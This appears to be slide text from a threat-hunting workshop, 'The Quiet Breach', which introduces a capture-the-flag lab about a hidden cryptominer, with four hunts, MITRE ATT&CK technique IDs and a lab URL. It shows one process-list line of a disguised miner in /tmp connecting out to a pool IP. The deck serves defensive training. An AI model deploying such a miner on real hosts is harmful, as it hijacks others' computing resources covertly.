
This is where you'll hunt.



One host · Two sources · Four hunts · Fourteen flags



The Quiet Breach.



```
$ ps -ef | grep xmrigh → www-data /tmp/.cache/xmrigh --url=49.12.80.38:14444 --donate-level=0 -B
```

"Are we already compromised, and we just don't know it yet?" — the CISO.



Here's where the evidence lives.

HUNT 0 · before you start · Data Lake Deployment · verify ingestion · explore Threat Hunting UI (~15 min)

1

Cryptomining Detection

4 flags

Find the miner. Find the beacon.

T1496 Resource Hijacking
T1071 Application Layer Protocol

2

Threat Intelligence

3 flags

Pivot on the pool IP. What does FortiGuard already know?

T1071 Application Layer Protocol

3

Persistence & Stealth

4 flags

How did it survive reboot? Where else does it hide?

T1552 Unsecured Credentials
T1098 Account Manipulation

4

Automated Remediation

3 flags

Isolate the host. Contain the identity. Close the loop.

T1190 Exploit Public-Facing Application

No step-by-step here. The lab guide has those. These are the headlines.



15

DAYS

Nobody caught it. You have 3h 15m.

Let's see what AI-assisted hunting can do.



Now let's hunt.



LAB URL

```
https://canada.amerintlxperts.com/  
ai/Security_Data_Lake/
```

Credentials in your handout. Hunt Zero starts now.

You have 3h 15m. Beat the attacker's dwell.



THANK YOU

Questions?

Keep in touch · dzambonino@fortinet.com

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